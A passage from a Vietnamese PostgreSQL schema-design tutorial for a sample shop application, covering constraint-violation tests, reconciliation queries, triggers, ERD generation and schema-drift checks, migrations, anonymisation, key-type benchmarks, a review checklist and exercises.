        {"tổng tiền lệch dòng hàng (CSDL không biết)",
            `INSERT INTO orders (user_id, total) VALUES (1, 999)`, ""},
    }
    pass := 0
    fmt.Printf("%-44s %-8s %-31s %s\n", "quy tắc bị vi phạm", "SQLSTATE", "ràng buộc", "lỗi miền")
    for _, t := range cases {
        _, err := c.Exec(ctx, t.sql) // mỗi câu là một giao dịch tự động
        code, name := "-", "(không lỗi)"
        var pg *pgconn.PgError
        if errors.As(err, &pg) {
            code, name = pg.Code, pg.ConstraintName
            if name == "" {
                name = "cột " + pg.ColumnName // 23502 không mang tên ràng buộc
            }
        }
        got := ""
        if code != "-" {
            got = code + " " + name
        }
        mark := "ok"
        if got != t.want {
            mark = "SAI, mong " + t.want
```

```
        } else {
            pass++
        }
        d := domain[code]
        if d == "" {
            d = "-"
        }
        fmt.Printf("%-44s %-8s %-31s %-13s %s\n", t.rule, code, name, d, mark)
    }
    fmt.Printf("%d/%d ca đúng kỳ vọng\n", pass, len(cases))

    var items, before, after int // CASCADE: xóa đơn kéo dòng hàng, xóa khách kéo refresh token
    must(`DELETE FROM orders`)
    _ = c.QueryRow(ctx, `SELECT count(*) FROM order_items`).Scan(&items)
    _ = c.QueryRow(ctx, `SELECT count(*) FROM refresh_tokens`).Scan(&before)
    must(`DELETE FROM users`)
    _ = c.QueryRow(ctx, `SELECT count(*) FROM refresh_tokens`).Scan(&after)
    fmt.Println("dòng hàng còn lại sau khi xóa mọi đơn:", items)
    fmt.Println("refresh token trước/sau khi xóa khách:", before, "->", after)
}
```

```
quy tắc bị vi phạm                          SQLSTATE ràng buộc                      lỗi miền
vai trò ngoài danh sách                     23514    users_role_check               ErrInvalid    ok
thiếu họ tên                                23502    cột full_name                  ErrInvalid    ok
SKU trùng                                   23505    products_sku_key               ErrConflict   ok
danh mục không tồn tại                      23503    products_category_id_fkey      ErrForeignKey ok
trừ kho không điều kiện                     23514    products_stock_check           ErrInvalid    ok
trừ kho có điều kiện (0 hàng, không lỗi)    -        (không lỗi)                    -             ok
trạng thái đơn lạ                           23514    orders_status_check            ErrInvalid    ok
trùng sản phẩm trong đơn                    23505    order_items_pkey               ErrConflict   ok
xóa sản phẩm đã bán                         23503    order_items_product_id_fkey    ErrForeignKey ok
token trùng giá trị băm                     23505    refresh_tokens_pkey            ErrConflict   ok
tổng tiền lệch dòng hàng (CSDL không biết)  -        (không lỗi)                    -             ok
11/11 ca đúng kỳ vọng
dòng hàng còn lại sau khi xóa mọi đơn: 0
refresh token trước/sau khi xóa khách: 1 -> 0
```

Hai ca đáng chú ý. "Trừ kho có điều kiện" **không phải lỗi**: câu `UPDATE ... WHERE stock >= 5` trên kho còn 3 chỉ đổi 0 hàng; ứng dụng đọc `RowsAffected()` (hoặc `RETURNING` rỗng) để biết là hết hàng, rồi trả `ErrOutOfStock`. `CHECK` (ca "không điều kiện") chỉ là lưới an toàn phòng khi ai đó quên điều kiện. Còn "tổng tiền lệch dòng hàng" cho thấy giới hạn của CSDL: đơn tổng 999 mà dòng hàng cộng lại khác, CSDL vui vẻ nhận, đúng như mục 4.2 đã nói. Tên ràng buộc ở cột giữa chính là thứ ứng dụng dựa vào để chọn thông báo (ví dụ `users_email_lower_key` thành "email đã được đăng ký"); đổi tên index thì test này đỏ trước khi người dùng thấy.

9.2. Truy vấn đối soát cho quy tắc CSDL không giữ được

Với quy tắc nhiều hàng, phương án rẻ và thực dụng là **truy vấn đối soát**: chạy định kỳ (hoặc trong test) và mong **không có hàng nào**. Trên schema thiết kế `t` ta tạo một đơn "sai" cố ý (tổng 100 nhưng dòng hàng cộng lại 45.000) và một đơn không có dòng nào:

```
INSERT INTO orders (user_id, total) VALUES (1, 100), (1, 0);
INSERT INTO order_items (order_id, product_id, quantity, unit_price) VALUES (1, 1, 1, 45000);

SELECT o.id AS don, o.total AS tong_luu, coalesce(sum(i.quantity * i.unit_price), 0) AS
    tong_dong, count(i.*) AS so_dong
FROM orders o LEFT JOIN order_items i ON i.order_id = o.id
GROUP BY o.id HAVING o.total <> coalesce(sum(i.quantity * i.unit_price), 0) OR count(i.*) = 0
ORDER BY o.id;
```

```
 don | tong_luu | tong_dong | so_dong
-----+----------+-----------+---------
   1 |      100 |     45000 |       1
   2 |        0 |         0 |       0
(2 rows)
```

Hai đơn bị bắt: đơn 1 lệch tổng, đơn 2 rỗng. Truy vấn này nên nằm trong bộ test tích hợp (chạy sau mỗi kịch bản đặt hàng) và trong một việc kiểm tra dữ liệu hằng đêm.

9.3. Khi nào đẩy luật xuống trigger

Quy tắc "chỉ đi `pending → paid → shipped → delivered` hoặc `pending → cancelled`" cần so giá trị cũ với mới, `CHECK` làm không được. Trigger làm được; ta chạy thử rồi bỏ đi (v1 không có trigger; điều kiện `WHERE status = 'pending'` trong `UPDATE` của mã tham chiếu đã đủ):

```
CREATE FUNCTION chan_chuyen_trang_thai() RETURNS trigger LANGUAGE plpgsql AS $$
BEGIN
    IF (OLD.status, NEW.status) NOT IN (('pending', 'paid'), ('paid', 'shipped'),
                                        ('shipped', 'delivered'), ('pending', 'cancelled')) THEN
        RAISE EXCEPTION 'không được chuyển % sang %', OLD.status, NEW.status
            USING ERRCODE = '23514', CONSTRAINT = 'orders_status_transition';
    END IF;
    RETURN NEW;
END $$;
CREATE TRIGGER orders_status_transition BEFORE UPDATE OF status ON orders
FOR EACH ROW WHEN (OLD.status IS DISTINCT FROM NEW.status) EXECUTE FUNCTION
    chan_chuyen_trang_thai();

SELECT v.quy_tac, r.sqlstate, r.rang_buoc
FROM (VALUES ('pending sang cancelled', $$UPDATE orders SET status = 'cancelled' WHERE id = 1$$),
             ('cancelled sang pending', $$UPDATE orders SET status = 'pending' WHERE id = 1$$),
             ('cancelled sang paid', $$UPDATE orders SET status = 'paid' WHERE id = 1$$)
     ) AS v(quy_tac, cau), LATERAL thu(v.cau) AS r;
DROP TRIGGER orders_status_transition ON orders;
DROP FUNCTION chan_chuyen_trang_thai();
```

```
        quy_tac         | sqlstate |        rang_buoc
------------------------+----------+--------------------------
 pending sang cancelled | OK       |
 cancelled sang pending | 23514    | orders_status_transition
 cancelled sang paid    | 23514    | orders_status_transition
(3 rows)
```

Trigger chặn đúng, nhưng có giá: logic nghiệp vụ nằm ở **hai nơi** (SQL và Go), khó test, khó đọc khi debug, và chạy trên mỗi lần cập nhật. Chỉ dùng khi **nhiều hệ thống cùng ghi** vào CSDL (không tin được mọi bên đều kiểm tra) hoặc quy tắc là bất biến pháp lý. Với ShopGo, một ứng dụng duy nhất ghi `orders` qua một hàm, ta chọn giữ ở ứng dụng.

10. Sinh ERD từ schema thật và so với mã tham chiếu

Ta đã *suy ra* schema từ yêu cầu. Bây giờ kiểm tra hai điều bằng máy, không bằng mắt: (1) **ERD có đúng là cái CSDL đang có không**; (2) **schema ta thiết kế có trùng `000001_init_schema.up.sql` của mã tham chiếu không**. Chương trình sau (chạy **sau** chương trình ở mục 9.1, vì đọc schema `a22c_design` mà nó để lại) làm ba việc:

1. đọc `information_schema.columns` và `pg_catalog` (`pg_constraint`, `pg_index`) rồi sinh mã Mermaid `erDiagram`, suy ra bản số từ `NOT NULL` của khóa ngoại;
2. nạp tệp tham chiếu vào schema `a22c_ref`, rồi so hai schema bằng cách chuẩn hóa mỗi schema thành các dòng (cột, ràng buộc, index; bỏ tên schema) và lấy hiệu hai tập;

3. nạp tệp tham chiếu lần nữa vào `a22c_drift`, **cố ý sửa tay năm chỗ**, rồi chứng minh bộ so sánh bắt được (đây chính là kiểm tra "trôi schema" trong CI).

Mã đầy đủ ở `verify/partA/b22c/erd_diff/main.go` (chạy `go run .` sau chương trình mục 9.1; đặt biến môi trường `SHOPGO_REF` nếu kho mã tham chiếu không ở đường dẫn của máy tác giả). Mã Mermaid đầy đủ được ghi ra tệp `erd.mmd` (nguồn của hình ở mục 3.4); để gọn, chương trình chỉ in các dòng quan hệ. Dưới đây là phần cốt lõi, rồi đầu ra thật.

```
-- (1) Khóa ngoại của một schema: bảng con, bảng cha, cột, có cascade không, có NOT NULL không.
SELECT cl.relname, co.contype::text, co.confdeltype::text, coalesce(rf.relname, ''),
       (SELECT string_agg(a.attname, ',') FROM pg_attribute a
         WHERE a.attrelid = co.conrelid AND a.attnum = ANY (co.conkey)),
       (SELECT bool_and(a.attnotnull) FROM pg_attribute a
         WHERE a.attrelid = co.conrelid AND a.attnum = ANY (co.conkey))
  FROM pg_constraint co JOIN pg_class cl ON cl.oid = co.conrelid
  LEFT JOIN pg_class rf ON rf.oid = co.confrelid
 WHERE co.connamespace = $1::regnamespace AND co.contype IN ('p', 'u', 'f')


// erd_diff/main.go: bản đầy đủ (~200 dòng, chạy được) nằm ở verify/partA/b22c/erd_diff/main.go.
// Dưới đây là các phần cốt lõi; "..." là phần rút gọn.

// (2) Bản số suy ra từ NOT NULL của khóa ngoại: bắt buộc thì phía cha là "||", tùy chọn là "|o".
if typ == "f" {
    end := "||"
    if !required {
        end = "|o"
    }
    rel = append(rel, fmt.Sprintf("    %s %s--o{ %s : \"%s\"", parent, end, t, label))
}

// (3) Cột và kiểu lấy từ information_schema.columns; hàm mermaid() trả về mã erDiagram.
func mermaid(ctx context.Context, c *pgx.Conn, s string) string { ... }

// (4) canon() biến một schema thành các dòng đã chuẩn hóa (bỏ tên schema) để lấy hiệu hai tập.
func canon(ctx context.Context, c *pgx.Conn, s string) []string {
    // cột:       information_schema.columns (kiểu, null, mặc định, identity)
    // ràng buộc: pg_get_constraintdef(oid) cho p, u, f, c
    // index:     pg_indexes.indexdef
    ...
}

func main() {
    // nạp tệp tham chiếu vào a22c_ref và a22c_drift
    for _, s := range []string{"a22c_ref", "a22c_drift"} { ... }
    // sửa tay a22c_drift năm chỗ
    exec(`SET search_path = a22c_drift;
          ALTER TABLE products ALTER COLUMN price TYPE INT;
          DROP INDEX products_price_idx;
          ALTER TABLE orders DROP CONSTRAINT orders_total_check;
          ALTER TABLE order_items DROP CONSTRAINT order_items_product_id_fkey;
          ALTER TABLE users ADD COLUMN phone TEXT; RESET search_path`)

    mmd := mermaid(ctx, c, "a22c_design")           // nguồn của hình ở mục 3.4
    _ = os.WriteFile("erd.mmd", []byte(mmd), 0o644)
    design := canon(ctx, c, "a22c_design")
    diff(design, canon(ctx, c, "a22c_ref"), "thiết kế", "tham chiếu")
    diff(design, canon(ctx, c, "a22c_drift"), "thiết kế", "bản lệch")
}
```

```
== 1. Mermaid sinh từ schema thật a22c_design: 50 dòng, các quan hệ ==
    orders ||--o{ order_items : "order_id (xóa theo)"
    products ||--o{ order_items : "product_id"
    users ||--o{ orders : "user_id"
    categories ||--o{ products : "category_id"
    users ||--o{ refresh_tokens : "user_id (xóa theo)"
```

```
== 2. Thiết kế so với tệp 000001_init_schema.up.sql ==
thiết kế so với tham chiếu: 68 dòng mô tả, 0 khác biệt
== 3. Thiết kế so với bản đã bị sửa tay ==
  chỉ có ở thiết kế: cột products.price bigint null=NO default="" identity=NO
  chỉ có ở thiết kế: index CREATE INDEX products_price_idx ON products USING btree (price, id)
  chỉ có ở thiết kế: ràng buộc order_items.order_items_product_id_fkey FOREIGN KEY (product_id) REFERENCES
products(id)
  chỉ có ở thiết kế: ràng buộc orders.orders_total_check CHECK ((total >= 0))
  chỉ có ở bản lệch: cột products.price integer null=NO default="" identity=NO
  chỉ có ở bản lệch: cột users.phone text null=YES default="" identity=NO
thiết kế so với bản lệch: 68 dòng mô tả, 6 khác biệt
```

Kết quả: **không có khác biệt nào** giữa thiết kế và tệp tham chiếu (68 dòng mô tả cột, ràng buộc, index khớp nhau). Điều này *không* có nghĩa ta chép lại: mỗi dòng đều đã được suy ra từ yêu cầu ở các mục trước, và việc trùng khớp là bằng chứng rằng quy trình đủ để tái tạo ra đúng thiết kế của mã tham chiếu. Ngược lại, bản "sửa tay" bị bắt ngay cả những khác biệt nhỏ như đổi `BIGINT` thành `INT` (một lỗi tràn số chỉ lộ sau nhiều năm). Đưa so sánh này vào CI (chạy migration vào schema sạch, so với bản mô tả đã commit) là cách chặn kiểu sửa thẳng trên máy chủ rồi quên ghi migration.

> **Khác biệt đã tìm thấy khi đối chiếu với các buổi trước**
>
> Không có khác biệt giữa thiết kế và mã tham chiếu, nhưng có hai chỗ **các chương cũ** nói khác mã tham chiếu: Buổi 20 (mục 4) khai báo `email TEXT NOT NULL UNIQUE` (tên ràng buộc `users_email_key`, phân biệt hoa/thường) trong khi mã tham chiếu dùng chỉ mục duy nhất theo `lower(email)`; và migration ở Buổi 22 (mục 6.2) dùng `orders_user_created_idx (user_id, created_at DESC)`, thiếu `refresh_tokens`, `products_created_idx`, `products_price_idx`, trong khi mã tham chiếu là `(user_id, id DESC)` và đủ 6 bảng. Mã tham chiếu và Dự án 3 là bản đúng.

11. Thiết kế cho tiến hóa

Schema đầu tiên chắc chắn sẽ đổi. Câu hỏi là đổi **rẻ hay đắt**. Một thiết kế tốt không đoán trước mọi thay đổi mà làm cho thay đổi dự kiến được trở nên ít đau.

11.1. Migration có số thứ tự và thêm bảng về sau

Mọi thay đổi schema là một **migration** đánh số liên tục, không bao giờ sửa migration đã chạy (Buổi 22, mục 6). Mã tham chiếu đã có `000001_init_schema.up.sql` (6 bảng của v1) và `000002_outbox.up.sql` (`outbox`, `processed_events`, `notifications` của ShopGo v2, Buổi 33). Bảng thanh toán sẽ là `000003`. Phác (chưa chạy; thiết kế thật thuộc giai đoạn thanh toán):

```sql
-- 000003_payments.up.sql (PHÁC)
CREATE TABLE payments (
    id BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    order_id BIGINT NOT NULL REFERENCES orders (id), amount BIGINT NOT NULL CHECK (amount > 0),
    provider TEXT NOT NULL, provider_ref TEXT NOT NULL,
    status TEXT NOT NULL CHECK (status IN ('pending', 'succeeded', 'failed', 'refunded')),
    created_at TIMESTAMPTZ NOT NULL DEFAULT now(),
    UNIQUE (provider, provider_ref)            -- webhook gửi trùng không ghi hai lần
);
CREATE INDEX payments_order_idx ON payments (order_id);   -- khóa ngoại cần index
```

Thêm bảng mới như trên là loại thay đổi **rẻ nhất**: không đụng dữ liệu cũ. Đó là lợi ích của việc giữ `orders.status` ở dạng `TEXT + CHECK` có sẵn `paid/shipped/delivered`. Thay đổi **đắt** là đổi cột đang có. Quy tắc triển khai không dừng hệ thống, theo ba pha *mở rộng rồi chuyển rồi thu hẹp* (expand/contract): (1) thêm cột `NULL` hoặc có mặc định, triển khai mã ghi cả hai; (2) sao dữ liệu cũ sang; (3) mã chỉ dùng cột mới, rồi mới siết `NOT NULL` hoặc xóa cột cũ ở migration sau.

Một ví dụ cụ thể là chuyển khóa idempotency từ bộ nhớ (mục 5.5) xuống CSDL để nhiều bản API dùng chung. Khóa chính `(user_id, idem_key)` làm "ai đến trước giành được" nhờ `ON CONFLICT DO NOTHING`:

```
CREATE TABLE idempotency_keys (
    user_id      BIGINT NOT NULL REFERENCES users (id) ON DELETE CASCADE,
    idem_key     TEXT NOT NULL CHECK (length(idem_key) BETWEEN 1 AND 100),
    request_hash BYTEA NOT NULL,                       -- băm nội dung: cùng khóa khác nội dung thì từ chối
    status_code  INT,                                  -- NULL = đang xử lý
    response     JSONB,
    created_at   TIMESTAMPTZ NOT NULL DEFAULT now(),
    PRIMARY KEY (user_id, idem_key)
);
INSERT INTO idempotency_keys (user_id, idem_key, request_hash) VALUES (1, 'K-123', '\x01')
ON CONFLICT DO NOTHING RETURNING user_id, idem_key;                        -- lần 1: giành được
INSERT INTO idempotency_keys (user_id, idem_key, request_hash) VALUES (1, 'K-123', '\x01')
ON CONFLICT DO NOTHING RETURNING user_id, idem_key;                        -- gửi lại: 0 hàng
SELECT status_code IS NULL AS dang_xu_ly, request_hash = '\x01' AS cung_noi_dung
FROM idempotency_keys WHERE user_id = 1 AND idem_key = 'K-123';
```

```
 user_id | idem_key
---------+----------
       1 | K-123
(1 row)

 user_id | idem_key
---------+----------
(0 rows)

 dang_xu_ly | cung_noi_dung
------------+---------------
 t          | t
(1 row)
```

Lần gửi lại không giành được khóa (0 hàng) nên chuyển sang nhánh "tra cứu phản hồi cũ" (hoặc 409 nếu `status_code` còn `NULL`). Đây là phương án **đáng cân nhắc** khi có nhiều bản API, kèm một việc dọn bản ghi sau 24 giờ; nó đổi sự đơn giản của bộ nhớ lấy tính đúng-một-lần xuyên tiến trình.

11.2. Xóa mềm, is_active và dữ liệu cá nhân

Ba thứ hay bị lẫn:

- `is_active` (có sẵn ở `products`): sản phẩm "ngừng bán", vẫn còn trong lịch sử đơn. Là *trạng thái nghiệp vụ*; truy vấn công khai chủ động lọc `WHERE is_active`.
- **Xóa mềm** (`deleted_at`): đánh dấu bản ghi "đã xóa" để khôi phục hoặc kiểm toán. Chi phí: mọi truy vấn phải nhớ lọc, và `UNIQUE` phải thành chỉ mục một phần (`WHERE deleted_at IS NULL`) nếu muốn cho tạo lại. Chỉ thêm khi có *yêu cầu* khôi phục; ShopGo v1 không có nên không có cột này.
- **Xóa dữ liệu cá nhân** (quyền được xóa tài khoản): `orders.user_id` là khóa ngoại `NOT NULL` không cascade, nên `DELETE FROM users` **bị chặn** khi khách đã có đơn (đúng ý: đơn là sổ sách). Cách thực tế là **ẩn danh hóa**: bỏ định danh, giữ đơn và con số.

```
BEGIN;
DELETE FROM refresh_tokens WHERE user_id = 1;                  -- mọi phiên đăng nhập
UPDATE users SET email = 'da-xoa-' || id || '@invalid', full_name = 'Đã xóa', password_hash = '!'
WHERE id = 1;                                                  -- '!' không thể khớp bcrypt
COMMIT;
SELECT id, email, full_name FROM users WHERE id = 1;
SELECT count(*) AS don_con_lai FROM orders WHERE user_id = 1;
```

```
 id |      email       | full_name
----+------------------+-----------
  1 | da-xoa-1@invalid | Đã xóa
(1 row)

 don_con_lai
-------------
           2
(1 row)
```

Kiểm toán (ai sửa gì lúc nào) cũng là một quyết định chi phí: v1 chỉ có `created_at`. Khi cần, thêm `updated_at` (và `updated_by`) hoặc bảng `audit_log` ghi bằng trigger; đừng thêm trước khi có yêu cầu vì mỗi cột kiểm toán là dữ liệu phải duy trì và có thể là dữ liệu cá nhân.

11.3. ADR ngắn: BIGINT identity hay UUID cho khóa chính

ADR-22C-01: Khóa thay thế là BIGINT GENERATED ALWAYS AS IDENTITY

- **Bối cảnh:** ShopGo v1 một CSDL, một VPS; khóa xuất hiện trong URL (`/orders/{id}`); nhu cầu mở rộng "bán nhiều hơn" nhưng chưa phân mảnh.
- **Phương án:** (A) `BIGINT` identity; (B) `UUID` ngẫu nhiên (v4); (C) `UUID` có thứ tự theo thời gian (v7, PostgreSQL 18 có `uuidv7()`).
- **Quyết định:** A cho mọi bảng nghiệp vụ. UUID chỉ dùng chỗ cần sinh **ngoài CSDL** (`family_id` do ứng dụng sinh).
- **Hệ quả:** (+) nhỏ, nhanh, thứ tự chèn tăng dần (index "nóng" ở cuối), dễ đọc khi gỡ lỗi. (−) đoán được (đơn #1001 sau #1000), nên **không được dùng làm bí mật**: quyền truy cập phải được kiểm ở truy vấn (`WHERE id = $1 AND user_id = $2`, chống IDOR), không dựa vào việc "id khó đoán"; không sinh được ở máy khách trước khi ghi; gộp dữ liệu từ nhiều CSDL phải đổi khóa.
- **Xem lại khi:** cần sinh khóa phía máy khách/đa nguồn, hoặc phân mảnh (sharding) nhiều CSDL.

Chọn bằng số đo, không bằng tín ngưỡng: ba bảng 500.000 hàng khác nhau chỉ ở kiểu khóa. UUID "ngẫu nhiên" lấy từ `md5` (xác định, nên kết quả lặp lại được), UUID "tuần tự" mô phỏng v7 (tăng dần).

```
CREATE TABLE khoa_bigint (id BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY, v INT NOT NULL);
CREATE TABLE khoa_uuid_tuan_tu (id UUID PRIMARY KEY, v INT NOT NULL);
CREATE TABLE khoa_uuid_ngau_nhien (id UUID PRIMARY KEY, v INT NOT NULL);
INSERT INTO khoa_bigint (v) SELECT g FROM generate_series(1, 500000) AS g;
INSERT INTO khoa_uuid_tuan_tu SELECT lpad(to_hex(g), 32, '0')::uuid, g FROM generate_series(1,
    500000) AS g;
INSERT INTO khoa_uuid_ngau_nhien SELECT md5(g::text)::uuid, g FROM generate_series(1, 500000) AS g;
SELECT c.relname AS bang, pg_size_pretty(pg_relation_size(c.oid)) AS du_lieu,
       pg_size_pretty(pg_relation_size(i.indexrelid)) AS index_khoa_chinh
FROM pg_class c JOIN pg_index i ON i.indrelid = c.oid
WHERE c.relnamespace = 't'::regnamespace AND c.relname LIKE 'khoa_%' ORDER BY c.relname;
SELECT uuid_extract_version(uuidv7()) AS phien_ban;
```

```
         bang         | du_lieu | index_khoa_chinh
----------------------+---------+------------------
 khoa_bigint          | 21 MB   | 11 MB
 khoa_uuid_ngau_nhien | 25 MB   | 19 MB
 khoa_uuid_tuan_tu    | 25 MB   | 15 MB
(3 rows)

 phien_ban
-----------
         7
(1 row)
```

`BIGINT` cho index nhỏ nhất (11 MB), `UUID` tuần tự to hơn khoảng 40% (15 MB), `UUID` ngẫu nhiên to hơn gần gấp đôi (19 MB) vì chèn vào giữa cây liên tục chia trang và bộ nhớ đệm không còn "vùng nóng". Một lần đo trên máy tác giả cho thời gian nạp 3,1 giây (`BIGINT`), 4,5 giây (UUID tuần tự), 8,1 giây (UUID ngẫu nhiên); con số thời gian đổi theo máy nhưng thứ tự thì ổn định. Nếu cần UUID, `uuidv7()` của PostgreSQL 18 (dòng cuối trả phiên bản 7) là lựa chọn tuần tự.

11.4. Anti-pattern trong thiết kế schema

Anti-pattern	Vì sao tệ và thay bằng gì
EAV (`thuoc_tinh(sp_id, ten, gia_tri)`) cho mọi thuộc tính sản phẩm	Mất kiểu, mất `NOT NULL/CHECK/FK`, truy vấn là một chuỗi tự `JOIN`. Thuộc tính cố định thì dùng cột; phần thật sự thay đổi theo từng loại hàng thì một cột `JSONB` có kiểm tra ở ứng dụng
JSON thay quan hệ: lưu `items` của đơn trong cột `JSONB`	Không có FK tới sản phẩm, không `UNIQUE (order_id, product_id)`, không thống kê theo sản phẩm bằng index. `JSONB` hợp cho dữ liệu *chụp lại* không cần truy vấn (như địa chỉ lúc giao), không phải cho thứ có quan hệ
Thiếu khóa ngoại "cho nhanh"	Dòng hàng trỏ tới sản phẩm không tồn tại; mọi truy vấn phải tự phòng. Khai báo FK, và nhớ index phía con
FK không có index	Xóa và `JOIN` quét cả bảng (mục 7.4). Mặc định có index cho mọi cột FK dùng để lọc/nối
Cột dẫn xuất không ai giữ nhất quán	`total` lệch dòng hàng mà không ai biết. Có chủ sở hữu, có truy vấn đối soát (mục 9.2)

12. Danh sách kiểm tra khi review schema

Dùng cho mọi migration, kể cả của chính bạn. Mỗi câu "không" cần một lý do bằng văn bản.

1. Mỗi bảng, cột, ràng buộc, index truy ngược được về một `FR`/`UC`/quy tắc/truy vấn? Mỗi quy tắc ở bảng mục 4 có cơ chế rõ và **một ca test vi phạm**?
2. Mỗi bảng có khóa chính; khóa tự nhiên có `UNIQUE`; mọi cột `NOT NULL` trừ khi `NULL` có nghĩa nghiệp vụ; tiền là số nguyên, thời điểm là `TIMESTAMPTZ`?
3. Mỗi khóa ngoại có `ON DELETE` chọn có chủ đích (cascade chỉ cho dữ liệu *thuộc về* cha) và có index phía con?
4. Mỗi index phục vụ một truy vấn có thật, đã đo bằng `EXPLAIN` trên dữ liệu đủ lớn, thứ tự cột và `DESC` khớp `ORDER BY`?
5. Phi chuẩn hóa nào được giữ, ai giữ nhất quán, truy vấn đối soát ở đâu?
6. Bảng nào tăng nhanh theo thời gian và đã có kế hoạch dọn (như `refresh_tokens`)? Dữ liệu cá nhân xóa hoặc ẩn danh hóa thế nào?
7. Migration tương thích ngược (expand/contract), có kế hoạch quay lui, và ERD sinh lại từ schema thật khớp tài liệu?

13. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Gõ `CREATE TABLE` trước khi phân tích yêu cầu**; schema chứa thứ không ai yêu cầu và thiếu thứ ai cũng cần.
2. **Gộp hai nghĩa của một từ** (như "giá" của sản phẩm và của dòng hàng) thành một cột, rồi mất lịch sử giá.
3. **Dùng khóa tự nhiên làm khóa chính** (email, SKU) rồi phải sửa mọi khóa ngoại khi nghiệp vụ đổi.
4. **Kiểm tra duy nhất ở ứng dụng** ("SELECT rồi INSERT") thay vì `UNIQUE`: race condition. Quên `lower()` cho email.
5. **Tin rằng ERD là đủ**: ERD không cho thấy `CHECK`, index, các quy tắc nhiều hàng.
6. **Quên index cho khóa ngoại phía con**; hoặc tạo index trên `lower(email)` rồi truy vấn bằng `email = ...`.
7. **Thêm index không đo**, hoặc đo trên 5.000 hàng rồi kết luận "chạy nhanh"; planner chọn kế hoạch tùy phân bố dữ liệu (danh mục phổ biến khác danh mục hiếm).
8. `OFFSET` **sâu** thay vì keyset; **keyset thiếu cột phụ phân định** (`id`), làm mất hoặc lặp hàng khi trùng giá trị.
9. **Phi chuẩn hóa không có chủ sở hữu**: `total` hay `stock` lệch mà không có truy vấn đối soát.
10. **Lưu token/mật khẩu rõ**; hoặc xóa refresh token đã dùng nên mất khả năng phát hiện đánh cắp.
11. **Bảng tăng nhanh mà không có kế hoạch dọn** (`refresh_tokens`, `outbox`, nhật ký).
12. **Cho `ON DELETE CASCADE` bừa bãi**: xóa một khách kéo theo mất sổ đơn hàng.
13. **Dựa vào việc id khó đoán** thay vì kiểm quyền trong truy vấn (IDOR).
14. **Sửa schema trên máy chủ bằng tay** không qua migration; schema các môi trường lệch nhau và không ai biết.
15. **Không có test schema**: một lần đổi tên ràng buộc làm hỏng ánh xạ lỗi mà không ai hay.

14. Góc nhìn thực chiến

Góc nhìn thực chiến

Người có kinh nghiệm review schema trước khi review mã, vì sai ở schema trả giá bằng dữ liệu. Ba thói quen đáng bắt chước. Một, **viết bảng "quy tắc → cơ chế → test"** ngay trong tài liệu thiết kế: nó biến cuộc tranh luận "có nên ràng buộc ở CSDL không" thành danh sách cụ thể, và buộc bạn thừa nhận quy tắc nào chỉ nằm ở ứng dụng. Hai, **dựng dữ liệu giả lớn gấp 10 đến 100 lần dự kiến** trước khi chốt index; mất nửa giờ nhưng bắt được các lỗi như thiếu index khóa ngoại và bảng `refresh_tokens` phình ra mà thử trên vài trăm hàng không bao giờ thấy. Ba, **sinh ERD và so sánh schema trong CI** thay vì vẽ tay; tài liệu vẽ tay lạc hậu sau hai tuần, tài liệu sinh từ CSDL thì không. Và khi phỏng vấn, câu "thiết kế schema cho hệ thống đặt hàng" thật ra kiểm tra quy trình trên, không phải thuộc lòng DDL: người giỏi hỏi lại yêu cầu, nêu bản số, giải thích vì sao chụp giá, và chủ động nói quy tắc nào CSDL không giữ được.

15. Tóm tắt

Tóm tắt buổi học

- Thiết kế CSDL đi từ **yêu cầu**: gạch danh từ/động từ trong đề bài, từ điển, use case; lọc thành thực thể, thuộc tính, trùng nghĩa, loại bỏ; tìm bản số và sự tham gia; giải quan hệ N-N bằng bảng kết hợp.
- Ba mức: **khái niệm** (nghiệp vụ), **logic** (khóa, 3NF), **vật lý** (kiểu, ràng buộc, index). ERD crow's foot đọc cả hai chiều; ERD tốt nhất là ERD **sinh từ schema thật**.
- Khóa chính là **khóa thay thế** (`BIGINT` identity); khóa tự nhiên được bảo vệ bằng `UNIQUE` (`lower(email)`, `sku`). Tiền `BIGINT` đồng, thời gian `TIMESTAMPTZ`, trạng thái `TEXT + CHECK`.
- Mỗi quy tắc nghiệp vụ đặt ở **tầng thấp nhất diễn đạt được**. CSDL không giữ được quy tắc nhiều hàng, đổi trạng thái, theo người dùng: đặt ở một chỗ trong ứng dụng, có test và truy vấn đối soát.
- `refresh_tokens` lưu **băm SHA-256**, chuỗi `family_id`, `used_at`/`revoked_at`; `UPDATE ... RETURNING` là cổng nguyên tử. Khóa idempotency của mã tham chiếu nằm **trong bộ nhớ tiến trình** (24 giờ), không trong CSDL.
- Chuẩn hóa 1NF/2NF/3NF dẫn đến `users/categories/products/orders/order_items`; phi chuẩn hóa có chủ đích: `unit_price`, `total`, `stock`, mỗi cái có người giữ nhất quán.
- Index suy ra từ **truy vấn của use case** và được chứng minh bằng dữ liệu giả: Seq Scan thành Index Scan (340 xuống 3 trang), khóa ngoại cần index, keyset thắng `OFFSET` hàng nghìn lần; index nào được dùng phụ thuộc phân bố dữ liệu.
- Dung lượng: dữ liệu nghiệp vụ 3 năm nhỏ; bảng `refresh_tokens` mới là bảng tăng nhanh nhất và cần kế hoạch dọn.
- Test schema bằng SQLSTATE (`23505/23503/23514/23502`) và so schema với mã tham chiếu trong CI; thay đổi schema đi qua migration có số thứ tự, theo expand/contract.

16. Bài tập

1. **[Cơ bản]** Cho đề bài "Thư viện cho mượn sách: thủ thư cho độc giả mượn nhiều sách, mỗi sách có nhiều bản sao, độc giả trả sách trễ bị phạt". Gạch danh từ/động từ, lập bảng ứng viên (thực thể/thuộc tính/trùng/loại bỏ, kèm lý do) và vẽ ERD khái niệm bằng Mermaid. *Đạt khi:* ít nhất 5 thực thể, có bảng kết hợp cho quan hệ N-N, phân biệt "sách" (đầu sách) với "bản sao".
2. **[Cơ bản]** Với ERD ở bài 1 viết ERD logic rồi DDL PostgreSQL: khóa, kiểu, `CHECK`, `UNIQUE`, `FK` với `ON DELETE` có lý do. Chạy được trên PostgreSQL 18. *Đạt khi:* mọi cột có `NOT NULL` hoặc lý do cho `NULL`; tiền và thời gian đúng kiểu.
3. **[Cơ bản]** Lập bảng "quy tắc → cơ chế → vì sao → SQLSTATE" cho 10 quy tắc của hệ thống thư viện, trong đó ít nhất 3 quy tắc **CSDL không thi hành được** (ví dụ "không mượn quá 5 cuốn cùng lúc"), kèm truy vấn đối soát cho mỗi quy tắc đó.
